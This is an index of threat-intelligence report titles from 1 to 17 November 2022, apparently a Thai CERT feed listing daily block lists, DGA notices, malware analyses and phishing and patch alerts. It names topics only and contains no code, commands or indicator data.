1.2.5982. 2022-11-01 TTC-CERT IP Block Lists 2022-11-01 - SSH port scanning, SSH brute-force attack
1.2.5983. 2022-11-01 TTC-CERT - IP Daily Block Lists - 2022-10-31 - CyberTotal
1.2.5984. 2022-11-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-01
1.2.5985. 2022-11-01 TTC-CERT - URL Daily Block Lists - 2022-10-31 - CyberTotal
1.2.5986. 2022-11-01 การปรับปรุงครั้งสำคัญของแพชต์ด้านความปลอดภัยของ OpenSSL เวอร์ชั่น 3.0.x
1.2.5987. 2022-11-02 Active Bamital DGA(s) for 20221101
1.2.5988. 2022-11-02 Active Beebone DGA(s) for 20221101
1.2.5989. 2022-11-02 Active Chinad DGA(s) for 20221101
1.2.5990. 2022-11-02 Active Malware samples detected on 2022-11-01
1.2.5991. 2022-11-02 Appleseed Being Distributed to Nuclear Power Plant-Related Companies
1.2.5992. 2022-11-02 Banking Trojan Techniques: How Financially Motivated Malware Became Infrastructure
1.2.5993. 2022-11-02 Brazilian Banking Trojan Resurfaces
1.2.5994. 2022-11-02 Elbie Ransomware Being Distributed in Korea
1.2.5995. 2022-11-02 EvilProxy phishing campaign 2022-11-02
1.2.5996. 2022-11-02 OpenSSL เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ OpenSSL เวอร์ชัน 3.0.x
1.2.5997. 2022-11-02 SMSThief Targets Indian Banking Users

1.2.5998. 2022-11-02 TTC-CERT Block Lists 2022-11-02 - Agentemis, BEACON, Cobalt Strike
1.2.5999. 2022-11-02 TTC-CERT Block Lists 2022-11-02 - IcedID, BokBot
1.2.6000. 2022-11-02 TTC-CERT Block Lists 2022-11-02 - Phishing attack dataset
1.2.6001. 2022-11-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-01 - CyberTotal
1.2.6002. 2022-11-02 TTC-CERT - HASH Daily Block Lists - 2022-11-01 - CyberTotal
1.2.6003. 2022-11-02 TTC-CERT IP Block Lists 2022-11-02 - FTP port scanning, FTP attack
1.2.6004. 2022-11-02 TTC-CERT IP Block Lists 2022-11-02 - SSH port scanning, SSH brute-force attack
1.2.6005. 2022-11-02 TTC-CERT - IP Daily Block Lists - 2022-11-01 - CyberTotal
1.2.6006. 2022-11-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-02
1.2.6007. 2022-11-02 TTC-CERT - URL Daily Block Lists - 2022-11-01 - CyberTotal
1.2.6008. 2022-11-02 พบมีการนำ Website ของบริษัท ชูวี่(ประเทศไทย) จำกัด มาทำเป็น phishing และ fraud
1.2.6009. 2022-11-02 พบมีการนำ Website ของมูลนิธิคนดีวิถีพุทธ มาทำเป็น phishing และ fraud
1.2.6010. 2022-11-03 Active Bamital DGA(s) for 20221102
1.2.6011. 2022-11-03 Active Chinad DGA(s) for 20221102
1.2.6012. 2022-11-03 Active Conficker DGA(s) for 20221102
1.2.6013. 2022-11-03 Active Malware samples detected on 2022-11-02
1.2.6014. 2022-11-03 ASEC Weekly Malware Statistics (October 24th, 2022 – October 30th, 2022)
1.2.6015. 2022-11-03 BlueFox Stealer: a newcomer designed for traffers teams
1.2.6016. 2022-11-03 ESXi-Targeting Ransomware: Tactics and Techniques (Part 2)
1.2.6017. 2022-11-03 Google ad for GIMP.org served info-stealing malware via lookalike site
1.2.6018. 2022-11-03 IcedID network infrastructure is alive and well
1.2.6019. 2022-11-03 Malware on the Google Play store leads to harmful phishing sites
1.2.6020. 2022-11-03 New Laplas Clipper Distributed via SmokeLoader
1.2.6021. 2022-11-03 TTC-CERT Block Lists 2022-11-03 - Agentemis, BEACON, Cobalt Strike
1.2.6022. 2022-11-03 TTC-CERT Block Lists 2022-11-03 - IcedID, BokBot

1.2.6023. 2022-11-03 TTC-CERT Block Lists 2022-11-03 - Phishing attack dataset
1.2.6024. 2022-11-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-02 - CyberTotal
1.2.6025. 2022-11-03 TTC-CERT - HASH Daily Block Lists - 2022-11-02 - CyberTotal
1.2.6026. 2022-11-03 TTC-CERT IP Block Lists 2022-11-03 - FTP port scanning, FTP attack
1.2.6027. 2022-11-03 TTC-CERT IP Block Lists 2022-11-03 - SSH port scanning, SSH brute-force attack
1.2.6028. 2022-11-03 TTC-CERT - IP Daily Block Lists - 2022-11-02 - CyberTotal
1.2.6029. 2022-11-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-03
1.2.6030. 2022-11-03 TTC-CERT - URL Daily Block Lists - 2022-11-02 - CyberTotal
1.2.6031. 2022-11-03 Who put the "Dark" in DarkVNC?
1.2.6032. 2022-11-04 Active Bamital DGA(s) for 20221103
1.2.6033. 2022-11-04 Active Bedep DGA(s) for 20221103
1.2.6034. 2022-11-04 Active Beebone DGA(s) for 20221103
1.2.6035. 2022-11-04 Black Basta Ransomware - Attacks Deploy Custom EDR Evasion Tools Tied to FIN7 Threat Actor
1.2.6036. 2022-11-04 Not a dream job: Hunting for malicious job offers from an APT
1.2.6037. 2022-11-04 OPERA1ER: Playing god without permission
1.2.6038. 2022-11-04 Phishing Campaign delivers Fakecalls Android Banking Trojan
1.2.6039. 2022-11-04 RomCom Threat Actor Abuses KeePass and SolarWinds to Target Ukraine and Potentially the United Kingdom
1.2.6040. 2022-11-04 TTC-CERT Block Lists 2022-11-04 - Agentemis, BEACON, Cobalt Strike
1.2.6041. 2022-11-04 TTC-CERT Block Lists 2022-11-04 - IcedID, BokBot
1.2.6042. 2022-11-04 TTC-CERT Block Lists 2022-11-04 - Phishing attack dataset
1.2.6043. 2022-11-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-03 - CyberTotal
1.2.6044. 2022-11-04 TTC-CERT - HASH Daily Block Lists - 2022-11-03 - CyberTotal
1.2.6045. 2022-11-04 TTC-CERT IP Block Lists 2022-11-04 - FTP port scanning, FTP attack
1.2.6046. 2022-11-04 TTC-CERT IP Block Lists 2022-11-04 - SSH port scanning, SSH brute-force attack
1.2.6047. 2022-11-04 TTC-CERT - IP Daily Block Lists - 2022-11-03 - CyberTotal
1.2.6048. 2022-11-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-04

1.2.6049. 2022-11-04 TTC-CERT - URL Daily Block Lists - 2022-11-03 - CyberTotal
1.2.6050. 2022-11-04 What is Orcus RAT? Technical Analysis and Malware Configuration
1.2.6051. 2022-11-04 แจ้งเตือนกรณีช่องโหว่หลายรายการของ Nokia ASIK AirScale System Module
1.2.6052. 2022-11-04 พบมีการนำ Website ของวิทยาลัยอุตสาหกรรมการบินนานาชาติ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง มาทำเป็น phishing และ fraud
1.2.6053. 2022-11-05 Active Bamital DGA(s) for 20221104
1.2.6054. 2022-11-05 Active Beebone DGA(s) for 20221104
1.2.6055. 2022-11-05 Active Chinad DGA(s) for 20221104
1.2.6056. 2022-11-05 APT-36 Uses New TTPs and New Tools to Target Indian Governmental Organizations
1.2.6057. 2022-11-05 Robin Banks still might be robbing your bank (part 2)
1.2.6058. 2022-11-05 TTC-CERT Block Lists 2022-11-05 - Agentemis, BEACON, Cobalt Strike
1.2.6059. 2022-11-05 TTC-CERT Block Lists 2022-11-05 - Phishing attack dataset
1.2.6060. 2022-11-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-04 - CyberTotal
1.2.6061. 2022-11-05 TTC-CERT - HASH Daily Block Lists - 2022-11-04 - CyberTotal
1.2.6062. 2022-11-05 TTC-CERT IP Block Lists 2022-11-05 - FTP port scanning, FTP attack
1.2.6063. 2022-11-05 TTC-CERT IP Block Lists 2022-11-05 - SSH port scanning, SSH brute-force attack
1.2.6064. 2022-11-05 TTC-CERT - IP Daily Block Lists - 2022-11-04 - CyberTotal
1.2.6065. 2022-11-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-05
1.2.6066. 2022-11-05 TTC-CERT - URL Daily Block Lists - 2022-11-04 - CyberTotal
1.2.6067. 2022-11-06 Active Bamital DGA(s) for 20221105
1.2.6068. 2022-11-06 Active Chinad DGA(s) for 20221105
1.2.6069. 2022-11-06 Active Conficker DGA(s) for 20221105
1.2.6070. 2022-11-06 TTC-CERT Block Lists 2022-11-06 - Agentemis, BEACON, Cobalt Strike
1.2.6071. 2022-11-06 TTC-CERT Block Lists 2022-11-06 - IcedID, BokBot
1.2.6072. 2022-11-06 TTC-CERT Block Lists 2022-11-06 - Phishing attack dataset
1.2.6073. 2022-11-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-05 - CyberTotal

1.2.6074. 2022-11-06 TTC-CERT - HASH Daily Block Lists - 2022-11-05 - CyberTotal
1.2.6075. 2022-11-06 TTC-CERT IP Block Lists 2022-11-06 - FTP port scanning, FTP attack
1.2.6076. 2022-11-06 TTC-CERT IP Block Lists 2022-11-06 - SSH port scanning, SSH brute-force attack
1.2.6077. 2022-11-06 TTC-CERT - IP Daily Block Lists - 2022-11-05 - CyberTotal
1.2.6078. 2022-11-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-06
1.2.6079. 2022-11-07 Active Bamital DGA(s) for 20221106
1.2.6080. 2022-11-07 Active Bedep DGA(s) for 20221106
1.2.6081. 2022-11-07 Active Beebone DGA(s) for 20221106
1.2.6082. 2022-11-07 Crimson Kingsnake: BEC Group Impersonates International Law Firms in Blind Third-Party Impersonation Attacks
1.2.6083. 2022-11-07 Infrastructures of TA that lure victims to install the Android Remote Access Trojan (RAT) in Thailand
1.2.6084. 2022-11-07 TTC-CERT Block Lists 2022-11-07 - Agentemis, BEACON, Cobalt Strike
1.2.6085. 2022-11-07 TTC-CERT Block Lists 2022-11-07 - IcedID, BokBot
1.2.6086. 2022-11-07 TTC-CERT Block Lists 2022-11-07 - Phishing attack dataset
1.2.6087. 2022-11-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-06 - CyberTotal
1.2.6088. 2022-11-07 TTC-CERT - HASH Daily Block Lists - 2022-11-06 - CyberTotal
1.2.6089. 2022-11-07 TTC-CERT IP Block Lists 2022-11-07 - FTP port scanning, FTP attack
1.2.6090. 2022-11-07 TTC-CERT IP Block Lists 2022-11-07 - SSH port scanning, SSH brute-force attack
1.2.6091. 2022-11-07 TTC-CERT - IP Daily Block Lists - 2022-11-06 - CyberTotal
1.2.6092. 2022-11-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-07
1.2.6093. 2022-11-07 TTC-CERT - URL Daily Block Lists - 2022-11-06 - CyberTotal
1.2.6094. 2022-11-08 Active Bamital DGA(s) for 20221107
1.2.6095. 2022-11-08 Active Beebone DGA(s) for 20221107
1.2.6096. 2022-11-08 Active Chinad DGA(s) for 20221107
1.2.6097. 2022-11-08 LockBit 3.0 Being Distributed via Amadey Bot
1.2.6098. 2022-11-08 Remcos Downloader with Unicode Obfuscation

1.2.6099. 2022-11-08 TTC-CERT Block Lists 2022-11-08 - Agentemis, BEACON, Cobalt Strike
1.2.6100. 2022-11-08 TTC-CERT Block Lists 2022-11-08 - IcedID, BokBot
1.2.6101. 2022-11-08 TTC-CERT Block Lists 2022-11-08 - Phishing attack dataset
1.2.6102. 2022-11-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-07 - CyberTotal
1.2.6103. 2022-11-08 TTC-CERT - HASH Daily Block Lists - 2022-11-07 - CyberTotal
1.2.6104. 2022-11-08 TTC-CERT IP Block Lists 2022-11-08 - FTP port scanning, FTP attack
1.2.6105. 2022-11-08 TTC-CERT IP Block Lists 2022-11-08 - SSH port scanning, SSH brute-force attack
1.2.6106. 2022-11-08 TTC-CERT - IP Daily Block Lists - 2022-11-07 - CyberTotal
1.2.6107. 2022-11-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-08
1.2.6108. 2022-11-08 Windows Malware with VHD Extension
1.2.6109. 2022-11-08 พบมีการนำ Website ของโรงเรียนอิสลามลำไทร มาทำเป็น phishing และ fraud
1.2.6110. 2022-11-08 พบมีการนำโดเมนของสำนักงานตำรวจแห่งชาติมาทำเป็น phishing และ fraud
1.2.6111. 2022-11-09 Active Bamital DGA(s) for 20221108
1.2.6112. 2022-11-09 Active Bedep DGA(s) for 20221108
1.2.6113. 2022-11-09 Active Chinad DGA(s) for 20221108
1.2.6114. 2022-11-09 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนพฤศจิกายน 2565
1.2.6115. 2022-11-09 TTC-CERT Block Lists 2022-11-09 - Agentemis, BEACON, Cobalt Strike
1.2.6116. 2022-11-09 TTC-CERT Block Lists 2022-11-09 - IcedID, BokBot
1.2.6117. 2022-11-09 TTC-CERT Block Lists 2022-11-09 - Phishing attack dataset
1.2.6118. 2022-11-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-08 - CyberTotal
1.2.6119. 2022-11-09 TTC-CERT - HASH Daily Block Lists - 2022-11-08 - CyberTotal
1.2.6120. 2022-11-09 TTC-CERT IP Block Lists 2022-11-09 - FTP port scanning, FTP attack
1.2.6121. 2022-11-09 TTC-CERT IP Block Lists 2022-11-09 - SSH port scanning, SSH brute-force attack
1.2.6122. 2022-11-09 TTC-CERT - IP Daily Block Lists - 2022-11-08 - CyberTotal
1.2.6123. 2022-11-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-09
1.2.6124. 2022-11-09 TTC-CERT - URL Daily Block Lists - 2022-11-08 - CyberTotal

1.2.6125. 2022-11-09 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6126. 2022-11-09 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)
1.2.6127. 2022-11-10 Active Bamital DGA(s) for 20221109
1.2.6128. 2022-11-10 Active Bedep DGA(s) for 20221109
1.2.6129. 2022-11-10 Active Beebone DGA(s) for 20221109
1.2.6130. 2022-11-10 Another Script-Based Ransomware
1.2.6131. 2022-11-10 ASEC Weekly Malware Statistics (October 31st, 2022 – November 6th, 2022)
1.2.6132. 2022-11-10 DeimosC2: What SOC Analysts and Incident Responders Need to Know About This C&C Framework
1.2.6133. 2022-11-10 Distribution of e-mails with a fake scanner, supposedly on behalf of CERT-UA (CERT-UA#5583)
1.2.6134. 2022-11-10 Distribution of Word File (External + RTF) Modified to Avoid Detection
1.2.6135. 2022-11-10 Emotet coming in hot
1.2.6136. 2022-11-10 Emotet with IcedID and Bumblebee malware during the same infection
1.2.6137. 2022-11-10 Hack the Real Box: APT41’s New Subgroup Earth Longzhi
1.2.6138. 2022-11-10 Latest Strain Spreading Bumblebee and IcedID Malware
1.2.6139. 2022-11-10 Massive YouTube Campaign Targeting Over 100 Applications to Deliver Info Stealer
1.2.6140. 2022-11-10 New updated IceXLoader claims thousands of victims around the world
1.2.6141. 2022-11-10 Penetration and Distribution Method of Gwisin Attacker
1.2.6142. 2022-11-10 The Case of Cloud9 Chrome Botnet
1.2.6143. 2022-11-10 Threat Spotlight: Cyber Criminal Adoption of IPFS for Phishing, Malware Campaigns

1.2.6144. 2022-11-10 TTC-CERT Block Lists 2022-11-10 - Agentemis, BEACON, Cobalt Strike
1.2.6145. 2022-11-10 TTC-CERT Block Lists 2022-11-10 - IcedID, BokBot
1.2.6146. 2022-11-10 TTC-CERT Block Lists 2022-11-10 - Phishing attack dataset
1.2.6147. 2022-11-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-09 - CyberTotal
1.2.6148. 2022-11-10 TTC-CERT - HASH Daily Block Lists - 2022-11-09 - CyberTotal
1.2.6149. 2022-11-10 TTC-CERT IP Block Lists 2022-11-10 - FTP port scanning, FTP attack
1.2.6150. 2022-11-10 TTC-CERT IP Block Lists 2022-11-10 - SSH port scanning, SSH brute-force attack
1.2.6151. 2022-11-10 TTC-CERT - IP Daily Block Lists - 2022-11-09 - CyberTotal
1.2.6152. 2022-11-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-10
1.2.6153. 2022-11-10 TTC-CERT - URL Daily Block Lists - 2022-11-09 - CyberTotal
1.2.6154. 2022-11-11 Active Bamital DGA(s) for 20221110
1.2.6155. 2022-11-11 Active Bedep DGA(s) for 20221110
1.2.6156. 2022-11-11 Active Chinad DGA(s) for 20221110
1.2.6157. 2022-11-11 Active Malware samples detected on 2022-11-10
1.2.6158. 2022-11-11 CHAOS Ransomware YASHMA Wreaking Havoc
1.2.6159. 2022-11-11 Cisco Talos Intelligence Group - Threat Roundup for October 28 to November 4
1.2.6160. 2022-11-11 Cisco Talos Intelligence Group - Threat Source newsletter (Nov. 10, 2022): Vulnerability research, movies in class, and Emotet once again
1.2.6161. 2022-11-11 Emotet Being Distributed Again via Excel Files After 6 Months
1.2.6162. 2022-11-11 HackHound IRC Bot Being Distributed via Webhards
1.2.6163. 2022-11-11 Magniber Ransomware Attempts to Bypass MOTW (Mark of the Web)
1.2.6164. 2022-11-11 Malware Analysis Report (AR22-314A) - 10410305-1.v1 JSP Webshell | CISA
1.2.6165. 2022-11-11 Rise of Banking Trojan Dropper in Google Play
1.2.6166. 2022-11-11 TTC-CERT Block Lists 2022-11-11 - Agentemis, BEACON, Cobalt Strike
1.2.6167. 2022-11-11 TTC-CERT Block Lists 2022-11-11 - IcedID, BokBot

1.2.6168. 2022-11-11 TTC-CERT Block Lists 2022-11-11 - Phishing attack dataset
1.2.6169. 2022-11-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-10 - CyberTotal
1.2.6170. 2022-11-11 TTC-CERT - HASH Daily Block Lists - 2022-11-10 - CyberTotal
1.2.6171. 2022-11-11 TTC-CERT IP Block Lists 2022-11-11 - FTP port scanning, FTP attack
1.2.6172. 2022-11-11 TTC-CERT IP Block Lists 2022-11-11 - SSH port scanning, SSH brute-force attack
1.2.6173. 2022-11-11 TTC-CERT - IP Daily Block Lists - 2022-11-10 - CyberTotal
1.2.6174. 2022-11-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-11
1.2.6175. 2022-11-11 Unknown Nation-Based Threat Actor Using Android RAT to Target Indian Defence Personnel
1.2.6176. 2022-11-11 แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยหลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Authentication Bypass
1.2.6177. 2022-11-11 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6178. 2022-11-12 Active Bamital DGA(s) for 20221111
1.2.6179. 2022-11-12 Active Bedep DGA(s) for 20221111
1.2.6180. 2022-11-12 Active Malware samples detected on 2022-11-11
1.2.6181. 2022-11-12 Information on cyberattacks of the group UAC-0118 (FRwL) using the Somnia malware (CERT-UA#5185)
1.2.6182. 2022-11-12 KmsdBot: The Attack and Mine Malware
1.2.6183. 2022-11-12 Massive ois[.]is Black Hat Redirect Malware Campaign
1.2.6184. 2022-11-12 PNG Steganography Hides Backdoor
1.2.6185. 2022-11-12 Ransomware Roundup: New Inlock and Xorist Variants
1.2.6186. 2022-11-12 StrelaStealer aims for mail credentials
1.2.6187. 2022-11-12 TTC-CERT Block Lists 2022-11-12 - Agentemis, BEACON, Cobalt Strike
1.2.6188. 2022-11-12 TTC-CERT Block Lists 2022-11-12 - Phishing attack dataset
1.2.6189. 2022-11-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-11 - CyberTotal
1.2.6190. 2022-11-12 TTC-CERT - HASH Daily Block Lists - 2022-11-11 - CyberTotal
1.2.6191. 2022-11-12 TTC-CERT IP Block Lists 2022-11-12 - FTP port scanning, FTP attack

1.2.6192. 2022-11-12 TTC-CERT IP Block Lists 2022-11-12 - SSH port scanning, SSH brute-force attack
1.2.6193. 2022-11-12 TTC-CERT - IP Daily Block Lists - 2022-11-11 - CyberTotal
1.2.6194. 2022-11-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-12
1.2.6195. 2022-11-12 TTC-CERT - URL Daily Block Lists - 2022-11-11 - CyberTotal
1.2.6196. 2022-11-12 Venus Ransomware Targets Publicly Exposed Remote Desktop Services
1.2.6197. 2022-11-13 Active Bamital DGA(s) for 20221112
1.2.6198. 2022-11-13 Active Bedep DGA(s) for 20221112
1.2.6199. 2022-11-13 Active Conficker DGA(s) for 20221112
1.2.6200. 2022-11-13 TTC-CERT Block Lists 2022-11-13 - Agentemis, BEACON, Cobalt Strike
1.2.6201. 2022-11-13 TTC-CERT Block Lists 2022-11-13 - Phishing attack dataset
1.2.6202. 2022-11-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-12 - CyberTotal
1.2.6203. 2022-11-13 TTC-CERT - HASH Daily Block Lists - 2022-11-12 - CyberTotal
1.2.6204. 2022-11-13 TTC-CERT IP Block Lists 2022-11-13 - FTP port scanning, FTP attack
1.2.6205. 2022-11-13 TTC-CERT IP Block Lists 2022-11-13 - SSH port scanning, SSH brute-force attack
1.2.6206. 2022-11-13 TTC-CERT - IP Daily Block Lists - 2022-11-12 - CyberTotal
1.2.6207. 2022-11-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-13
1.2.6208. 2022-11-13 TTC-CERT - URL Daily Block Lists - 2022-11-12 - CyberTotal
1.2.6209. 2022-11-14 Active Bamital DGA(s) for 20221113
1.2.6210. 2022-11-14 Active Beebone DGA(s) for 20221113
1.2.6211. 2022-11-14 Active Chinad DGA(s) for 20221113
1.2.6212. 2022-11-14 Active Malware samples detected on 2022-11-13
1.2.6213. 2022-11-14 A Dropper-Type Malware Bomb Being Distributed Again in the Disguise of Cracks
1.2.6214. 2022-11-14 Suspect Raspberry Robin C2 Domains on QNAP Photo Station
1.2.6215. 2022-11-14 Targeted anti-russian phishing campaign delivering cryptonite ransomware

1.2.6216. 2022-11-14 TTC-CERT Block Lists 2022-11-14 - Agentemis, BEACON, Cobalt Strike
1.2.6217. 2022-11-14 TTC-CERT Block Lists 2022-11-14 - IcedID, BokBot
1.2.6218. 2022-11-14 TTC-CERT Block Lists 2022-11-14 - Phishing attack dataset
1.2.6219. 2022-11-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-13 - CyberTotal
1.2.6220. 2022-11-14 TTC-CERT - HASH Daily Block Lists - 2022-11-13 - CyberTotal
1.2.6221. 2022-11-14 TTC-CERT IP Block Lists 2022-11-14 - FTP port scanning, FTP attack
1.2.6222. 2022-11-14 TTC-CERT IP Block Lists 2022-11-14 - SSH port scanning, SSH brute-force attack
1.2.6223. 2022-11-14 TTC-CERT - IP Daily Block Lists - 2022-11-13 - CyberTotal
1.2.6224. 2022-11-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-14
1.2.6225. 2022-11-14 TTC-CERT - URL Daily Block Lists - 2022-11-13 - CyberTotal
1.2.6226. 2022-11-14 รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.6227. 2022-11-15 17 Domain Names Linked to Online Scams Seized and Frozen
1.2.6228. 2022-11-15 Active Bamital DGA(s) for 20221114
1.2.6229. 2022-11-15 Active Bedep DGA(s) for 20221114
1.2.6230. 2022-11-15 Active Malware samples detected on 2022-11-14
1.2.6231. 2022-11-15 BumbleBee Zeros in on Meterpreter
1.2.6232. 2022-11-15 Lookout Discovers Long-running Surveillance Campaigns Targeting Uyghurs
1.2.6233. 2022-11-15 Operation (Đường chín đoạn) typhoon: OceanLotus (APT32) coveting the nine-dash line in the South China Sea
1.2.6234. 2022-11-15 TTC-CERT Block Lists 2022-11-15 - Agentemis, BEACON, Cobalt Strike
1.2.6235. 2022-11-15 TTC-CERT Block Lists 2022-11-15 - IcedID, BokBot
1.2.6236. 2022-11-15 TTC-CERT Block Lists 2022-11-15 - Phishing attack dataset
1.2.6237. 2022-11-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-14 - CyberTotal
1.2.6238. 2022-11-15 TTC-CERT - HASH Daily Block Lists - 2022-11-14 - CyberTotal
1.2.6239. 2022-11-15 TTC-CERT IP Block Lists 2022-11-15 - FTP port scanning, FTP attack

1.2.6240. 2022-11-15 TTC-CERT IP Block Lists 2022-11-15 - SSH port scanning, SSH brute-force attack
1.2.6241. 2022-11-15 TTC-CERT - IP Daily Block Lists - 2022-11-14 - CyberTotal
1.2.6242. 2022-11-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-15
1.2.6243. 2022-11-15 TTC-CERT - URL Daily Block Lists - 2022-11-14 - CyberTotal
1.2.6244. 2022-11-15 Typhon Reborn With New Capabilities
1.2.6245. 2022-11-15 พบมีการนำ Website ของมหาวิทยาลัยธรรมศาสตร์ มาทำเป็น phishing และ fraud
1.2.6246. 2022-11-15 รายงานกรณีพบ IT asset ที่มี IP address ของ บริษัท นิภา เทคโนโลยี จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็น Emotet Command and Control Server
1.2.6247. 2022-11-16 Active Bamital DGA(s) for 20221115
1.2.6248. 2022-11-16 Active Beebone DGA(s) for 20221115
1.2.6249. 2022-11-16 Active Chinad DGA(s) for 20221115
1.2.6250. 2022-11-16 Active Malware samples detected on 2022-11-15
1.2.6251. 2022-11-16 ASEC Weekly Malware Statistics (November 7th, 2022 – November 13th, 2022)
1.2.6252. 2022-11-16 BATLOADER: The Evasive Downloader Malware
1.2.6253. 2022-11-16 Billbug: State-sponsored Actor Targets Cert Authority, Government Agencies in Multiple Asian Countrie
1.2.6254. 2022-11-16 BlackCat Ramsomware Indicators of compromise (IOCs)
1.2.6255. 2022-11-16 DAGON LOCKER Ransomware Being Distributed
1.2.6256. 2022-11-16 Fangxiao: a Chinese threat actor
1.2.6257. 2022-11-16 New RapperBot Campaign – We Know What You Bruting for this Time
1.2.6258. 2022-11-16 Tips and Tricks: Debugging .NET Malware in a Multi-Stage Malware Deployment
1.2.6259. 2022-11-16 TTC-CERT Block Lists 2022-11-16 - Agentemis, BEACON, Cobalt Strike
1.2.6260. 2022-11-16 TTC-CERT Block Lists 2022-11-16 - IcedID, BokBot
1.2.6261. 2022-11-16 TTC-CERT Block Lists 2022-11-16 - Phishing attack dataset
1.2.6262. 2022-11-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-15 - CyberTotal

1.2.6263. 2022-11-16 TTC-CERT - HASH Daily Block Lists - 2022-11-15 - CyberTotal
1.2.6264. 2022-11-16 TTC-CERT IP Block Lists 2022-11-16 - FTP port scanning, FTP attack
1.2.6265. 2022-11-16 TTC-CERT IP Block Lists 2022-11-16 - SSH port scanning, SSH brute-force attack
1.2.6266. 2022-11-16 TTC-CERT - IP Daily Block Lists - 2022-11-15 - CyberTotal
1.2.6267. 2022-11-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-16
1.2.6268. 2022-11-16 TTC-CERT - URL Daily Block Lists - 2022-11-15 - CyberTotal
1.2.6269. 2022-11-16 แคมเปญการโจมตีอีเมล์ฟิชชิ่งด้วย Malspam เพื่อติดตั้ง SmokeLoader ลงบนเครื่องเหยื่อ
1.2.6270. 2022-11-16 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.6271. 2022-11-17 A Comprehensive Look at Emotet’s Fall 2022 Return
1.2.6272. 2022-11-17 Active Bamital DGA(s) for 20221116
1.2.6273. 2022-11-17 Active Bedep DGA(s) for 20221116
1.2.6274. 2022-11-17 Active Chinad DGA(s) for 20221116
1.2.6275. 2022-11-17 Active Malware samples detected on 2022-11-16
1.2.6276. 2022-11-17 ARCrypter Ransomware Expands Its Operations From Latin America to the World
1.2.6277. 2022-11-17 DarkyLock ransomware Sample 2022-11-17
1.2.6278. 2022-11-17 DTrack activity targeting Europe and Latin America
1.2.6279. 2022-11-17 Iranian Government-Sponsored APT Actors Compromise Federal Network, Deploy Crypto Miner, Credential Harvester | CISA
1.2.6280. 2022-11-17 Malware Analysis Report (AR22-320A) - 10387061-1.v1 XMRig Cryptocurrency Mining Software | CISA
1.2.6281. 2022-11-17 Microsoft Customer Voice URLs Used In Latest Phishing Campaign
1.2.6282. 2022-11-17 Phishing Campaign Targeting Indonesian BRI Bank Using SMS Stealer
1.2.6283. 2022-11-17 Pilfered Keys: Free App Infected by Malware Steals Keychain Data
1.2.6284. 2022-11-17 TTC-CERT Block Lists 2022-11-17 - Agentemis, BEACON, Cobalt Strike
1.2.6285. 2022-11-17 TTC-CERT Block Lists 2022-11-17 - IcedID, BokBot
1.2.6286. 2022-11-17 TTC-CERT Block Lists 2022-11-17 - Phishing attack dataset

1.2.6287. 2022-11-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-11-16 - CyberTotal
1.2.6288. 2022-11-17 TTC-CERT - HASH Daily Block Lists - 2022-11-16 - CyberTotal
1.2.6289. 2022-11-17 TTC-CERT IP Block Lists 2022-11-17 - FTP port scanning, FTP attack
1.2.6290. 2022-11-17 TTC-CERT IP Block Lists 2022-11-17 - SSH port scanning, SSH brute-force attack
1.2.6291. 2022-11-17 TTC-CERT - IP Daily Block Lists - 2022-11-16 - CyberTotal
1.2.6292. 2022-11-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-11-17
